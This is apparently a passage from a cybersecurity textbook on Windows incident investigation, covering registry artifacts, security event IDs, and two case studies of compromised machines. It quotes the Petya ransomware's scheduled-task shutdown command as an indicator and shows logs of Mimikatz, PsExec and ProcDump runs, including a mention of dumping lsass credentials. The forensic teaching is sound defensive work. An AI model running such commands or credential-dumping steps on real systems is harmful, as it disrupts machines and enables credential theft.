



*Figure 14.1: Using the Get-ItemProperty command in PowerShell*

Notice the value **TimeZoneKeyName**, which is set to Central Standard Time. This data will be relevant when you start analyzing the logs and performing data correlation. Another important registry key to obtain network information is `HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\NetworkList\Signatures\Unmanaged and Managed`. This key will show the networks that this computer has been connected to. Here is a result of the unmanaged key:





*Figure 14.2: Viewing the result of the unmanaged key*

These two artifacts are important for determining the location (time zone) of the machine and the networks that this machine visited. This is even more important for devices that are used by employees to work outside the office, such as laptops and tablets. Depending on the issue that you are investigating, it is also important to verify the USB usage on this machine. To do that, export the registry keys `HKLM\SYSTEM\CurrentControlSet\Enum\USBSTOR` and `HKLM\SYSTEM\CurrentControlSet\Enum\USB`. An example of what this key looks like is shown in the following image:

| Name | Type | Data |
|---|---|---|
| (Default) | REG_SZ | (value not set) |
| Address | REG_DWORD | 0x00000004 (4) |
| Capabilities | REG_DWORD | 0x00000010 (16) |
| ClassGUID | REG_SZ | {4d36e967-e325-11ce-bfc1-08002be10318} |
| CompatibleIDs | REG_MULTI_SZ | USBSTOR\Disk USBSTOR\RAW GenDisk |
| ConfigFlags | REG_DWORD | 0x00000000 (0) |
| ContainerID | REG_SZ | {422ae5be-5d49-599c-9bf0-d80d636363d7} |
| DeviceDesc | REG_SZ | @disk.inf,%disk_devdesc%;Disk drive |
| Driver | REG_SZ | {4d36e967-e325-11ce-bfc1-08002be10318}\0011 |
| FriendlyName | REG_SZ | USB DISK 2.0 USB Device |
| HardwareID | REG_MULTI_SZ | USBSTOR\Disk_____USB_DISK_2.0___DL07 USBST... |
| Mfg | REG_SZ | @disk.inf,%genmanufacturer%;(Standard disk drives) |
| Service | REG_SZ | disk |

*Figure 14.3: Another example of a key*

To determine if there is any malicious software configured to start when Windows starts, review the registry key, `HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run`.

Usually, when a malicious program appears in there, it will also create a service; therefore, it is also important to review the registry key, `HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services`. Look for random name services and entries that are not part of the computer's profile pattern. Another way to obtain these services is to run the `msinfo32` utility:





*Figure 14.4: Running the msinfo32 utility*

In addition to that, make sure to also capture all security events and, when analyzing them, focus on the following ones:

| Event ID | Description | Security scenario |
|---|---|---|
| `1102` | The audit log was cleared. | As attackers infiltrate your environment, they might want to clear their evidence, and cleaning the event log is an indication of that. Make sure to review who cleaned the log, if this operation was intentional and authorized, or if it was unintentional or unknown (due to a compromised account). |
| `4624` | An account was successfully logged on. | It is very common to log only the failures, but in many cases, knowing who successfully logged in is important for understanding who performed which action. Make sure to analyze this event on the local machine as well as on the domain controller. |
| `4625` | An account failed to log on. | Multiple attempts to access an account can be a sign of a brute-force account attack. Reviewing this log can give you some indications of that. |
| `4657` | A registry value was modified. | Not everyone should be able to change the registry key and, even when you have high privileges to perform this operation, it is still an operation that needs further investigation to understand the veracity of this change. |
| `4663` | An attempt was made to access an object. | While this event might generate a lot of false positives, it is still relevant to collect and look at it on demand. In other words, if you have other evidence that points to unauthorized access to the filesystem, you may use this log to drill down and see who performed this change. |
| `4688` | A new process has been created. | When the Petya ransomware outbreak happened, one of the indicators of compromise was the `cmd.exe /c schtasks/RU "SYSTEM" /Create /SC once /TN "" /TR "C:Windowssystem32shutdown.exe /r /f" /ST<time>.` When the `cmd.exe` command was executed, a new process was created and an event `4688` was also created.<br><br>Obtaining the details about this event is extremely important when investigating a security-related issue. |
| `4700` | A scheduled task was enabled. | The use of scheduled tasks to perform an action has been used over the years by attackers. Using the same preceding example as shown (Petya), the event `4700` can give you more details about a scheduled task. |

| | | |
|---|---|---|
| 4702 | A scheduled task was updated. | If you see 4700 from a user who doesn't usually perform this type of operation and you keep seeing 4702 to update this task, you should investigate further. Keep in mind that it could be a false positive, but it all depends on who made this change and the user's profile of doing this type of operation. |
| 4719 | The system audit policy was changed. | Just like the first event of this list, in some scenarios, attackers that already compromised an administrative level account may need to perform changes in the system policy to continue their infiltration and lateral movement. Make sure to review this event and follow up on the veracity of the changes that were done. |
| 4720 | A user account was created. | In an organization, only certain users should have the privilege to create an account. If you see an ordinary user creating an account, the chances are that their credentials were compromised, and the attacker already escalated privilege to perform this operation. |
| 4722 | A user account was enabled. | As part of the attack campaign, an attacker may need to enable an account that was previously disabled. Make sure to review the legitimacy of this operation if you see this event. |
| 4724 | An attempt was made to reset an account's password. | Another common action during the system's infiltration and lateral movement. If you find this event, make sure to review the legitimacy of this operation. |
| 4727 | A security-enabled global group was created. | Again, only certain users should have the privilege to create a security-enabled group. If you see an ordinary user creating a new group, the chances are that their credentials were compromised, and the attacker already escalated privilege to perform this operation. If you find this event, make sure to review the legitimacy of this operation. |
| 4732 | A member was added to a security-enabled local group. | There are many ways to escalate privilege and, sometimes, one shortcut is for the threat actor to add the account that was compromised as a member of a higher privileged group. Attackers may use this technique to gain privileged access to resources. If you find this event, make sure to review the legitimacy of this operation. |
| 4739 | Domain policy was changed. | In many cases, the main objective of an attacker's mission is domain dominance and this event could reveal that. If an unauthorized user is making domain policy changes, it means the level of compromise arrived in the domain-level hierarchy. If you find this event, make sure to review the legitimacy of this operation. |

| | | |
|---|---|---|
| `4740` | A user account was locked out. | When multiple attempts to log on are performed, one will hit the account lockout threshold, and the account will be locked out. This could be a legitimate login attempt, or it could be an indication of a brute force attack. Make sure to take these facts into consideration when reviewing this event. |
| `4825` | A user was denied access to Remote Desktop. By default, users are allowed to connect only if they are members of the Remote Desktop Users group or Administrators group. | This is a very important event, mainly if you have computers with RDP ports open to the internet, such as VMs located in the cloud. This could be legitimate, but it could also indicate an unauthorized attempt to gain access to a computer via an RDP connection. |
| `4946` | A change has been made to the Windows Firewall exception list. A rule was added. | When a machine is compromised, and a piece of malware is dropped into the system, it is common that, upon execution, this malware tries to establish access to command and control. Some attackers will try to change the Windows Firewall exception list to allow this communication to take place. |

It is important to mention that some of these events will only appear if the security policy in the local computer is correctly configured. For example, the event `4663` will not appear in the system because auditing is not enabled for **Object Access**:





*Figure 14.5: Event 4663 is not visible due to auditing not being enabled for Object Access*

In addition, also make sure to collect network traces using Wireshark when dealing with a live investigation and, if necessary, use the ProcDump tool from Sysinternals, to create a dump of the compromised process.

All of these artifacts provide invaluable information for a team investigating an incident, but to put this information into practice, it is worth examining some different scenarios, as the process for investigating a compromised system can vary depending on where the system operates.

# Investigating a compromised system on-premises

For the first scenario, we will use a machine that got compromised after the end user opened a phishing email that looks like the following:





*Figure 14.6: Real example of a phishing email that was able to compromise a system*

This end user was located in the Brazilian branch office; hence the email is in Portuguese. The content of this email is a bit concerning since it talks about an ongoing legal process, and the user was curious to see if he really had anything to do with it. After poking around within the email, he noticed that nothing was happening when he tried to download the email's attachment. He decided to ignore it and continued working. A couple of days later, he received an automated report from IT saying that he accessed a suspicious site and that he should call support to follow up on this ticket.

He called support and explained that the only suspicious activity that he remembers was opening an odd email; he then presented this email as evidence. When questioned about what he did, he explained that he clicked the image that was apparently attached in the email, thinking that he could download it, but nothing came in, only a glimpse of an opening window that quickly disappeared and nothing more.

The first step of the investigation was to validate the URL that was linked to the image in the email. The quickest way to validate is by using VirusTotal, which in this case returned the following value (test performed on November 15, 2017, which is not the same as the **Last analysis** field in the screen below, which represents their last analysis's date):





*Figure 14.7: Validating a URL using VirusTotal*

This was already a strong indication that this site was malicious, so the question at that point was: what did it download onto the user's system that the antimalware installed in the local box didn't find? When there is no indication of compromise from the anti-malware and there are indications that a malicious file was successfully downloaded in the system, reviewing the event logs is usually the next step.

Using Windows Event Viewer, we filtered the security event for event ID 4688 and started looking into each single event until the following one was found:

```
Log Name: Security
Source: Microsoft-Windows-Security-Auditing.
Event ID: 4688
Task Category: Process Creation
Level: Information
Keywords: Audit Success
User: N/A
Computer: BRANCHBR Description: A new process has been created.
Creator Subject:
Security ID: BRANCHBRJose
```

```
Account Name: Jose
Account Domain: BRANCHBR
Logon ID: 0x3D3214
Target Subject:
Security ID: NULL SID
Account Name:
Account Domain:
Logon ID: 0x0
Process Information:
New Process ID: 0x1da8
New Process Name: C:tempToolsmimix64mimikatz.exe Token Elevation Type: %%1937
Mandatory Label: Mandatory LabelHigh Mandatory Level Creator
Process ID: 0xd88
Creator Process Name: C:WindowsSystem32cmd.exe
Process Command Line:
```

As you can see, this is the infamous Mimikatz. It is widely used for credential theft attacks, such as **Pass-the-Hash**. Further analysis shows that this user shouldn't be able to run this program since he didn't have administrative privileges on the machine. Following this rationale, we started looking to other tools that were potentially executed prior to this one and we found the following ones:

```
Process Information:
New Process ID: 0x510
New Process Name: C:\tempToolsPSExecPsExec.exe
```

The PsExec tool is commonly used by attackers to launch a command prompt (`cmd.exe`) with elevated (system) privileges; later on, we also found another 4688 event:

```
Process Information:
New Process ID:    0xc70
New Process Name: C:tempToolsProcDumpprocdump.exe
```

The ProcDump tool is commonly used by attackers to dump the credentials from the `lsass.exe` process. It was still not clear how the user was able to gain privileged access and one of the reasons is because we found event ID `1102`, which shows that, at some point prior to executing these tools, he cleared the log on the local computer:

```
Log Name: Security
Source: Microsoft-Windows-Eventlog
Event ID: 1102
Task Category: Log clear Level: Information
Keywords: Audit Success
User: N/A
Computer: BRANCHBR Description: The audit log was cleared.
```

```
Subject:
Security ID: BRANCHBRJose Account Name: BRANCHBR
Domain Name: BRANCHBR
Logon ID: 0x3D3214
```

Upon further investigation of the local system, it was possible to conclude:

- Everything started with a phishing email
- This email had an embedded image that had a hyperlink to a site that was compromised
- A package was downloaded and extracted in the local system. This package contained many tools, such as Mimikatz, ProcDump, and PsExec
- This computer was not part of the domain, so only local credentials were compromised

Attacks against Brazilian accounts were growing substantially in 2017; Talos Threat Intelligence identified a new attack. The blog *Banking Trojan Attempts To Steal Brazillion$* at `http://blog.talosintelligence.com/2017/09/brazilbanking.html` describes a sophisticated phishing email that used a legitimate VMware digital signature binary.

## Investigating a compromised system in a hybrid cloud

For this hybrid scenario, the compromised system will be located on-premises and the company has a cloud-based monitoring system, which for the purpose of this example will be Microsoft Defender for Cloud. For this scenario, the SecOps team is consuming the alerts generated by Microsoft Defender for Cloud and they received the following alert:





*Figure 14.8: Suspicious PowerShell script alert*

This is a brief description of the alert, and once the SecOps analyst expands this alert, they will see all the details, which includes information about the suspicious PowerShell command as shown in *Figure 14.9*:




*Figure 14.9: Details about the alert*

If you look closely at the suspicious command line, you will see that this is a PowerShell base64 encoded string, which is a technique documented at MITRE ATT&CK T1059.001 (`attack.mitre.org/techniques/T1059/001`). Although this is considered a valid and benign command, it can be used for malicious purposes, and due to the track history of many threat actors using that to obfuscate what is really happening, the threat detection available in Defender for Cloud triggers this alert as suspicious activity.

The SecOps analyst continues to investigate the alerts that are coming after this one, and they find another interesting one related to suspicious process execution, as shown in *Figure 14.10*:





*Figure 14.10: Suspicious process execution*

By reading the description, you can already identify why this alert was triggered, which in summary is because a new instance of **SVCHOST** was executed outside of the default path. The alert also explains that threat actors use this technique to evade detection. The important detail about this alert is that it is mapped to two MITRE ATT&CK tactics: defense evasion and execution.

Following this rationale, it is possible to assume that the threat actor is already inside. The next alert helps to connect the dots, because of the patterns of behavior, as shown in *Figure 14.11*:





*Figure 14.11: Suspicious activity*

If you look at the alert details on the right, you will see the list of commands executed by the threat actor. The table explains these commands in more detail:

| **Command** | **MITRE ATT&CK** | **Threat Actor Usage** |
|---|---|---|
| `SYSTEMINFO` | System Information Discovery<br>`attack.mitre.org/software/S0096` | Data gathering |
| `NETSH` | Impair Defenses: Disable or Modify System Firewall<br>`attack.mitre.org/software/S0108` | Disable Windows components such as Windows Firewall |
| `PING` | Remote System Discovery<br>`attack.mitre.org/software/S0097` | Test connectivity with a target system |

All these commands are benign by nature, but as you can see, when executed in this sequence, it flags suspicious activity. The SecOps analyst has a good understanding that, at this point, the threat actor already performed some local reconnaissance on the machine, disabled Windows Firewall, and created a new process.

Next, the following alert appears:

